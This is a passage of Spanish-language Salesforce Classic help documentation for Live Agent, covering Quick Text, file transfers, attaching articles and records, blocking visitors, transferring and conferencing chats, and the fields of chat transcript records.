1. Mientras chatea con un cliente, escriba ;; en el campo del mensaje.
   Aparece una lista de mensajes de Texto rápido. Los mensajes que ha utilizado recientemente aparecen en la parte superior de la lista.
2. Para ver mensajes adicionales de Texto rápido disponibles, escriba una palabra o frase.
   Aparecerá una lista de mensajes que incluyan esas palabras.
3. Para ver el título y el texto completo de un mensaje, haga clic en él una vez o resáltelo mediante las teclas de flecha del teclado.
   El mensaje completo aparecerá en la parte inferior de la lista de Texto rápido.
4. Para seleccionar un mensaje y agregarlo a su sesión de chat, haga doble clic sobre él o resáltelo y pulse Intro en su teclado.
5. Para enviar el mensaje, haga clic en **Enviar** o pulse Intro en su teclado.

CONSULTE TAMBIÉN

Crear mensajes con Texto rápido

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para acceder a Texto rápido mientras chatea con visitantes en Live Agent:

- "Leer" en Texto rápido

## Transferir archivos durante un chat

Permitir que los clientes carguen y transfieran archivos durante un chat para que puedan compartir fácilmente más información sobre sus problemas.

Por ejemplo, si un cliente recibe un error cuando intenta completar un proceso, podrá cargar y transferir una captura de pantalla del mensaje de error al agente.

Antes de que un cliente pueda cargar un archivo, debe asociar el chat a un registro, como un caso o un contacto. Como la transcripción del chat no se creará hasta que no finalice el chat, no podrá adjuntar un archivo del cliente directamente a la transcripción durante el chat.

1. Haga clic en para buscar o crear un registro que adjuntar al chat.
2. Haga clic en el icono de transferencia de archivos ( ).

   Nota: Un cliente no puede cargar un archivo hasta que no inicie la transferencia de archivo haciendo clic en el icono de transferencia de archivo. Esto ayuda a prevenir que los clientes carguen archivos no solicitados o posiblemente peligrosos en el chat.

3. Seleccione el registro que eligió en el primer paso para adjuntarle el archivo transferido. El cliente recibe un mensaje para que cargue su archivo en la ventana de chat. El archivo no puede tener un tamaño superior a 25 MB.
4. Cuando el cliente haya enviado el archivo a través del chat, haga clic en el vínculo del registro de chat para ver el archivo.

### EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para utilizar la consola del Salesforce:

- "Live Agent" está activado y configurado

  Y

  Live Agent debe estar activado en una aplicación de la consola de Salesforce

# Incorporación de datos adjuntos a un chat

## Adjuntar artículos a sesiones de chat de Live Agent

Utilice el widget Knowledge One para buscar artículos que ayuden a solucionar problemas con los clientes durante los chats.

El widget Knowledge One solo está disponible si su organización Salesforce utiliza Knowledge y su administrador de Salesforce ha incluido la herramienta en su aplicación de la consola de Salesforce.

1. Cuando hable por chat con un visitante, haga clic en un artículo de la lista del widget Knowledge One. Se abrirá una ficha con el texto completo del artículo.
2. Para buscar un artículo específico de la lista, escriba una palabra o frase en el cuadro de texto del widget y haga clic en o pulse Intro.
   - También puede hacer clic en en la parte superior del widget para buscar en todos los artículos, incluidos los que no están en la lista. La búsqueda del widget principal le permite limitar los resultados a tipos específicos de artículos.
   - Para filtrar los resultados de búsqueda, haga clic en **Filtros** y seleccione cómo desea restringir la búsqueda.
3. Cuando encuentre el artículo que necesita, haga clic en la y haga clic en **Compartir**. El texto del artículo aparecerá en el cuadro de texto de chat.
4. Haga clic en **Enviar** o pulse Intro en el teclado para enviar el artículo al visitante.

   Nota: Solo puede enviar artículos a visitantes si su administrador ha configurado un campo Respuesta de chat en artículos. Si este campo no está configurado, puede ver artículos pero no los puede incluir en sesiones de chat.

CONSULTE TAMBIÉN

Configurar respuestas de chat desde artículos de conocimiento

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para buscar y ver un artículo:

- "Leer" en el tipo de artículo

## Adjuntar registros a transcripciones de chat

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Busque o cree registros que adjuntar a una transcripción de chat mientras conversa con clientes.

Busque registros existentes o cree otros nuevos para asociarlos a una transcripción mientras conversa con clientes. Por ejemplo, puede crear un nuevo caso basado en el problema del cliente o buscar el registro de contacto existente del cliente y adjuntar estos registros a la transcripción para referencias futuras. Puede adjuntar registros estándar o personalizados a sus transcripciones de chat.

1. Mientras conversa con un cliente, haga clic en para adjuntar un registro a la transcripción.

   Nota: Solamente puede adjuntar uno de cada tipo de registro a una transcripción de chat. Por ejemplo, no puede adjuntar más de un caso a una única transcripción.

2. Para buscar un registro existente:
   a. Haga clic en el icono de búsqueda ( ) en la ventana de registros junto al tipo de registro que desee buscar.
   b. Escriba el nombre del registro y pulse Intro.
   Este registro se abre en una ficha nueva.
   c. Haga clic en el icono de archivo adjunto ( ) de nuevo.
   d. Seleccione la casilla de verificación junto al registro que ha buscado para vincularlo a la transcripción de chat.

3. Para crear un nuevo registro:
   a. Haga clic en el icono de creación ( ) junto al tipo de registro que desee crear.
   b. Cumplimente la información del nuevo registro y guárdelo.
   El registro se vinculará automáticamente a la transcripción una vez se haya creado el registro.

4. Cuando finalice el chat con el cliente, salga del chat.
5. Si se le pide, haga clic en **Guardar**.
   Los registros que vinculó ahora se han adjuntado a la transcripción. Puede acceder a ellos desde la vista de detalles de la transcripción.

CONSULTE TAMBIÉN

Transcripciones de Live Agent

PERMISOS DE USUARIO

Para buscar y ver un registro:
- "Leer" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

Para crear un nuevo registro:
- "Crear" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

Para modificar un registro:
- "Modificar" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

Para eliminar un registro:
- "Eliminar" en el objeto

  Y

  "Crear" en transcripciones de chat en directo

## Bloquear clientes de chat no deseados

Puede bloquear chats procedentes de clientes problemáticos directamente desde la consola de Salesforce. Por ejemplo, si un cliente está utilizando un lenguaje abusivo o está enviando mensajes de spam, puede bloquear a ese usuario para que no pueda iniciar una nueva sesión de chat.

Al bloquear una sesión de chat finaliza el chat y se bloquean todas las nuevas solicitudes de chat procedentes de la dirección IP (Protocolo de Internet) de ese usuario.

Si su organización de Salesforce está recibiendo muchos chats de spam de una región en particular, su administrador puede bloquear intervalos de direcciones IP completos.

1. En el panel de interacción, haga clic en el icono .
2. (Opcional) Introduzca un comentario que explique por qué está bloqueando a este visitante.
3. Haga clic en **Bloquear**.

Cuando hace clic en **Bloquear**, finaliza inmediatamente el chat, y el visitante ve una notificación indicando que un agente finalizó la sesión de chat. Si hay múltiples agentes implicados en una conferencia, **Bloquear** finaliza inmediatamente la conferencia, y también se notifica a los otros agentes.

Si no ve el icono en su consola, póngase en contacto con su administrador de Salesforce para activarlo. Solo un administrador de Salesforce puede desbloquear una dirección IP.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

## Finalizar una sesión de chat

Finalice una sesión de chat después de haber finalizar el chat con un cliente y actualizar los registros relacionados con su chat.

Después de finalizar una sesión de chat con un cliente, la ficha principal y la ficha secundaria relacionadas con esa sesión de chat permanecen abiertas en su consola. Ciérrelas para guardar su trabajo y libere espacio para más sesiones de chat.

1. Cierre la ficha principal de la sesión de chat.
2. Si se le pide, haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la :

- Live Agent está activado, configurado e incluido en una aplicación de la

# Colaborar y solicitar ayuda

## Transferir sesiones de chat a un agente, habilidad o botón

Las sesiones de chat de Live Agent pueden transferirse a otro agente, habilidad o botón de modo que sus clientes reciban siempre la ayuda de la mayor calidad de las fuentes más relevantes.

Del mismo modo que reenvía un mensaje de correo electrónico o pasa un caso a otro agente, puede transferir una sesión de chat de Live Agent. La transferencia es útil cuando un cliente tiene un problema que otro agente puede resolver, o que requiere un agente con una habilidad en particular. El modo en que la sesión de chat llega al siguiente agente depende del tipo de transferencia que utilice.

Existen tres tipos de transferencias: Transferir a agente, Transferir a habilidad y Transferir a botón. Para garantizar que sus clientes obtienen ayuda lo más rápido posible, ciertos tipos de transferencias pueden superar la capacidad configurada de los agentes. Puede establecer la capacidad de los agentes a través de la configuración de Live Agent o Configuración de presencia si su organización utiliza OmniCanal.

| Tipo de transferencia | Escenario | Método de transferencia | ¿Puede superar la capacidad de agentes configurada? |
|---|---|---|---|
| Transferir a agente | Usted desea transferir la sesión de chat a la agente María, porque tiene las aptitudes perfectas para el caso. | Se envía una solicitud de chat a la agente María. Si ella acepta la solicitud, se le transfiere la sesión de chat y su espacio de trabajo de chat se cierra. | Sí |
| Transferir a habilidad | Usted desea pasar la sesión de chat a un agente que tiene la habilidad "especialista en facturación". | Se envía una solicitud de chat a todos los agentes que tienen asignada la habilidad, y la sesión de chat se transfiere al primer agente en aceptarla. | Sí |
| Transferir a botón | Usted desea transferir una sesión de chat desde la cola de ventas a la cola de asistencia. | La sesión de chat se transfiere a un agente disponible asignado al botón o cola seleccionado. | No |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Cuando las sesiones de chat se transfieren directamente a un agente o grupo de habilidades, las sesiones de chat transferidas pueden superar la capacidad del agente que acepta. Esto significa que los agentes reciben siempre una solicitud de chat, incluso si están admitiendo el número máximo de sesiones de chat permitidas. Si la solicitud de transferencia se rechaza o se agota el tiempo de espera, el agente original puede probar otro destinatario o método de transferencia.

Las sesiones de chat dirigidas desde botones o colas siempre respetan la capacidad configurada de los agentes. De este modo, los agentes asignados a ese botón o cola no reciben la solicitud de transferencia (ni ninguna otra solicitud de chat) hasta que tienen capacidad. Pero no se preocupe: los clientes no se quedarán esperando otro agente. Cuando una sesión de chat se envía a la siguiente cola, se agrega a la lista de chats entrantes por su edad, de modo que aparecerá en un puesto superior al de las nuevas solicitudes de chat.

Cuando un agente acepta una sesión de chat transferida, los registros adjuntos a la transcripción del chat, como un caso o contacto, se abren junto con la sesión de chat en el espacio de trabajo. El agente que acepta tiene la información para empezar a ayudar al cliente directamente, sin tener que buscar registros relacionados. Estos registros están también completamente actualizados, ya que se solicita al agente anterior que guarde los cambios cuando se inicia la transferencia.

Nota: Si el agente que acepta no tiene permisos para ver uno o más de los objetos adjuntos, estos elementos no se abrirán en el espacio de trabajo transferido.

### Transferir chats

Puede transferir sesiones de chat a otros agentes cuando un cliente necesita ayuda adicional con un problema, o para hacer sitio para nuevas solicitudes.


### Transferir chats

Puede transferir sesiones de chat a otros agentes cuando un cliente necesita ayuda adicional con un problema, o para hacer sitio para nuevas solicitudes.

## Transferir chats

Puede transferir sesiones de chat a otros agentes cuando un cliente necesita ayuda adicional con un problema, o para hacer sitio para nuevas solicitudes.

1. Cuando se chatee con un cliente, haga clic en **Transferir**.




2. Seleccione una opción de transferencia desde uno de los menús.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012


Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO


Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce




Nota: Hay opciones para cada tipo de transferencia que esté activada para su organización de Salesforce. Si no ve la opción que necesita, solicite a su administrador que la agregue.

3. (Opcional) Escriba un mensaje para el agente que recibe la sesión de chat. Este mensaje es parte de la solicitud de chat para proporcionar contexto para el próximo agente.




4. Si se acepta la trasferencia, su sesión de chat y todos los registros asociados se cierran automáticamente (no se preocupe, se le solicitará guardar sus cambios si no lo ha hecho aún). Si se rechaza, puede intentarlo de nuevo con otro destinatario o método de transferencia.

## Enviar una solicitud de conferencia de chat

Aunque los agentes de asistencia suelen ser autosuficientes, a veces un único agente de asistencia no dispone de toda la información que se requiere para resolver el problema de un cliente. Las conferencias de chat le permiten invitar a uno o más agentes en sus sesiones de chat con clientes. De ese modo, sus agentes pueden volver aburridos chats en auténticas fiestas de asistencia para sus clientes, todo ello sin interrumpir el flujo de la conversación. Envíe una solicitud de conferencia de chat para solicitar a otro agente que se una a su sesión de chat con un cliente.

Nota: Puede abrir una conferencia en un único agente o enviar una solicitud a todos los agentes y el primero que acepte se unirá a la conferencia. Puede abrir una conferencia con múltiples agentes en un chat, pero tendrá que enviar cada solicitud de forma individual.

1. Mientras chatee con un cliente, haga clic en .
2. Seleccione el grupo de habilidades de los agentes que desee transferir al chat.
3. Seleccione si enviar la solicitud de conferencia a todos los agentes con esa habilidad o a un agente específico.
4. Haga clic en **Conferencia** para enviar la solicitud de conferencia.

   Si el agente acepta la solicitud de conferencia, verá una notificación en el registro de chat, y ese agente podrá iniciar la sesión de chat con usted y el cliente. Si el agente declina la solicitud, verá una notificación por encima del registro de chat. El cliente recibe una notificación cuando un agente se une o abandona una conferencia.
5. Si decide salir de la conferencia, haga clic en **Abandonar** y, a continuación, haga clic en **Abandonar** de nuevo.

   Si el otro agente abandona la conferencia, verá una notificación en el registro de chat.

Todos los registros guardados y anexados se abrirán para los otros agentes que se unan a la conferencia. Pero solo el agente que origine la sesión de chat o el que haya estado más tiempo conectado podrá anexar otros registro. Si el agente que más tiempo ha estado conectado anexa o elimina registros durante la conferencia, los otros agentes no verán esos cambios en sus espacios de trabajo.

Para obtener más información sobre la transferencia de chats y espacios de trabajo, consulte Transferir chats.

### EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para crear y modificar configuraciones:

- "Personalizar aplicación"

Para activar las conferencias de chat:

- "Activar conferencia de chat de Live Agent"

## Solicitar ayuda con una sesión de chat

Cuando necesite ayuda con una sesión de chat, puede elevar una indicador virtual para alertar a un supervisor. Los supervisores son advertidos de que necesita ayuda y pueden responder directamente a través de la consola.

1. En el panel de interacción, haga clic en el icono .
2. Introduzca un mensaje breve explicando la ayuda que necesita.
3. Haga clic en **Elevar indicador**.

Tanto usted como un supervisor pueden bajar el indicador una vez resuelto el problema.

Si no ve el icono en su consola, póngase en contacto con su administrador de Salesforce para activarlo.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

# Ver registros de clientes

Salesforce crea automáticamente algunos registros cuando finaliza una sesión de chat. Esos registros almacenan información acerca de clientes del chat y sus interacciones con agentes.

Esos registros se utilizan en la mayoría de las ocasiones para proporcionar un seguimiento de auditoria acerca de sus clientes y sus sesiones de chat con agentes. Sin embargo, puede acceder a esos registros por sí mismo en caso de necesitarlos.

1. Para acceder a registros de clientes en la consola de Salesforce, seleccione el tipo de registro que desea ver desde la lista de navegación de la consola de Salesforce.

   Aparecerá una lista de esos registros en la ventana principal.

   Registros de sesión de Live Agent

   Cada vez que sus agentes inicien sesión en Live Agent, se crea un registro de sesión de Live Agent de forma automática. Estos registros de sesión almacenan información acerca de las interacciones de sus agentes y clientes en línea, como cuantas solicitudes de chat se han procesado, cuanto tiempo permanecen sus agentes en línea o hasta qué punto se han involucrado los agentes con los clientes en sesiones de chat.

   Registros de visitantes de Live Agent

   Cada vez que un agente chatea con un cliente, Salesforce crea automáticamente un registro de visitantes que identifica el equipo del cliente.

   Transcripciones de Live Agent

   Una transcripción de Live Agent es un registro de una sesión de chat entre un cliente y un agente. Salesforce crea una transcripción automáticamente para cada sesión de chat.

Registros de sesión de Live Agent

Cada vez que sus agentes inicien sesión en Live Agent, se crea un registro de sesión de Live Agent de forma automática. Estos registros de sesión almacenan información acerca de las interacciones de sus agentes y clientes en línea, como cuantas solicitudes de chat se han procesado, cuanto tiempo permanecen sus agentes en línea o hasta qué punto se han involucrado los agentes con los clientes en sesiones de chat.

Registros de visitantes de Live Agent

Cada vez que un agente chatea con un cliente, Salesforce crea automáticamente un registro de visitantes que identifica el equipo del cliente.

Transcripciones de Live Agent

Una transcripción de Live Agent es un registro de una sesión de chat entre un cliente y un agente. Salesforce crea una transcripción automáticamente para cada sesión de chat.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver registros de clientes:

- "Leer" en el tipo de registro

Para que los agentes utilicen Live Agent:

- Permiso administrativo "API activada"

## Registros de sesión de Live Agent

Cada vez que sus agentes inicien sesión en Live Agent, se crea un registro de sesión de Live Agent de forma automática. Estos registros de sesión almacenan información acerca de las interacciones de sus agentes y clientes en línea, como cuantas solicitudes de chat se han procesado, cuanto tiempo permanecen sus agentes en línea o hasta qué punto se han involucrado los agentes con los clientes en sesiones de chat.

Utilice sesiones de Live Agent para buscar y modificar información acerca de las sesiones de chat de sus agentes del servicio de asistencia con los clientes. Por ejemplo, puede crear una lista denominada "Sesiones de hoy" para ver la actividad de chat que se produce en un día.

Puede asociar registros de sesión con casos, cuentas, contactos y candidatos o vincularlos con otros objetos a través de campos de búsqueda personalizada.

Nota: Si cuenta con los permisos correctos, puede crear, ver, modificar o eliminar registros de sesión de chat, como cualquier otro tipo de registro en Salesforce. Sin embargo, los registros de sesión se establecen para proporcionar un rastreo sobre papel de las sesiones de chat entre sus agentes y clientes, por lo que no recomendamos la manipulación de esos registros en la mayoría de los casos.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Registros de visitantes de Live Agent

Cada vez que un agente chatea con un cliente, Salesforce crea automáticamente un registro de visitantes que identifica el equipo del cliente.

Cada nuevo visitante tiene asociada una clave de sesión, que Salesforce crea automáticamente. Una clave de sesión es un Id. único que se guarda en el registro del visitante y en el PC del visitante como una cookie. Si un cliente participa en varios chats, Salesforce usa la clave de sesión para vincular el cliente con su registro de visitante, asociando ese registro con todas las transcripciones relacionadas.

Nota: Si cuenta con los permisos correctos, puede crear, ver, modificar o eliminar registros de visitantes, como cualquier otro tipo de registro en Salesforce. Sin embargo, los registros de visitantes se establecen para proporcionar un rastreo que asocia sus clientes con sus transcripciones de chat, por lo que no recomendamos la manipulación de esos registros en la mayoría de los casos.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

- Crear registros
- Eliminar registros
- Modificar registros

## Transcripciones de Live Agent

Una transcripción de Live Agent es un registro de una sesión de chat entre un cliente y un agente. Salesforce crea una transcripción automáticamente para cada sesión de chat.

Cuando finaliza una sesión de chat, lo que significa; cuando se finaliza la sesión de chat por un cliente o un agente, se crea la transcripción de chat en cuanto el agente cierra la ventana de chat y cualquier ficha relacionada.

Si una sesión de chat se desconecta o experimenta cualquier otro error, Salesforce aún crea una transcripción de chat para esta, aunque puede tardar hasta 30 minutos en crear la transcripción una vez desconectada la sesión de chat.

Puede asociar una transcripción con casos, cuentas, contactos y candidatos o puede vincularla a otros objetos.

Nota: Si cuenta con los permisos correctos, puede crear, ver, modificar o eliminar transcripciones de chat, como cualquier otro tipo de registro en Salesforce. Sin embargo, las transcripciones de chat se establecen para proporcionar un rastreo sobre papel de las sesiones de chat entre sus agentes y clientes, por lo que no recomendamos la manipulación de esos registros en la mayoría de los casos.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### Campos de transcripciones de Live Agent

Los campos de Live Agent le ayudan a supervisar la información de los chats de sus agentes con los clientes.

### Eventos de transcripciones de Live Agent

Los eventos de transcripción de Live Chat supervisan automáticamente los eventos que se producen entre sus agentes y los clientes durante los chats.

### Campos de transcripciones de Live Agent

Los campos de Live Agent le ayudan a supervisar la información de los chats de sus agentes con los clientes.

### Eventos de transcripciones de Live Agent

Los eventos de transcripción de Live Chat supervisan automáticamente los eventos que se producen entre sus agentes y los clientes durante los chats.

### CONSULTE TAMBIÉN

- Crear registros
- Eliminar registros
- Modificar registros

## Campos de transcripciones de Live Agent

Los campos de Live Agent le ayudan a supervisar la información de los chats de sus agentes con los clientes.

Una transcripción de Live Agent tiene los siguientes campos ordenados por orden alfabético. Dependiendo del formato de su página y de la configuración de seguridad de nivel de campo, es posible que algunos campos no sean visibles o no se puedan modificar.

| Campo | Definición |
|---|---|
| Abandonado después de | Cantidad de tiempo en segundos que una solicitud de chat entrante se mantuvo sin respuesta por parte de un agente antes de que el cliente desconectara el chat |
| Nombre de la cuenta | Nombre de la cuenta asociada a la transcripción |
| Tiempo medio de respuesta del agente | Tiempo medio que tardó un agente en responder al mensaje de un visitante del chat |
| Tiempo máximo de respuesta del agente | Tiempo máximo que tardó un agente en responder al mensaje de un visitante del chat |
| Recuento de mensajes del agente | Número de mensajes que un agente ha enviado durante el chat |
| Habilidad del agente | Habilidad asociada al botón de chat en directo utilizado para iniciar el chat |
| Cuerpo | Chat transcrito entre un agente y un visitante |
| Navegador | Tipo y versión del navegador utilizado por el visitante |
| Idioma del explorador | Selección del idioma del explorador del visitante |
| Caso | Caso asociado al chat |
| Botón de chat | Botón del chat en el que hace clic el visitante para iniciar el chat |
| Duración del chat | La duración total del chat, en segundos |
| Nombre del contacto | Nombre del contacto que ha participado en el chat<br>Tenga en cuenta que contactos y visitantes no significan lo mismo. Para obtener más información, consulte Visitante de chat en directo. |
| Creado por | Usuario que ha creado la transcripción, incluyendo la fecha y la hora de creación (solo lectura) |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

| Campo | Definición |
| --- | --- |
| Fecha de creación | Fecha y hora de creación de la transcripción (Solo lectura) |
| Implementación | Implementación desde la que el visitante inició el chat |
| Hora de finalización | Hora de finalización del chat |
| Finalizado por | Indica si fue el visitante o el agente el que finalizó el chat |
| Autor de la última modificación | Último usuario que ha modificado la transcripción, incluyendo la fecha y la hora (Solo lectura) |
| Fecha de última modificación | Fecha y hora de la última modificación de la transcripción (Solo lectura) |
| Candidato | Nombre del candidato generado por el chat o con el que se ha conversado durante el chat |
| Transcripción de chat en directo | Identificador numérico exclusivo asignado automáticamente a la transcripción.<br>Los administradores pueden modificar el formato y la numeración de este campo.<br>Los números de las transcripciones suelen aumentar gradualmente, pero a veces hay saltos de números en una secuencia. |
| Visitante de chat en directo | Identificador numérico exclusivo asignado automáticamente al visitante.<br>Los administradores pueden modificar el formato y la numeración de este campo.<br>Los números de visitantes suelen aumentar gradualmente, pero a veces hay saltos de números en una secuencia.<br>Tenga en cuenta la diferencia entre visitantes y contactos: un visitante puede ser un contacto, aunque no tiene por qué serlo, y no hay relación entre contactos y visitantes. |
| Ubicación | Ubicación geográfica del visitante. La ciudad y el estado o la ciudad y el país (si el visitante se encuentra fuera de Estados Unidos). |
| Red | La red o el proveedor de servicio de Internet del visitante. |
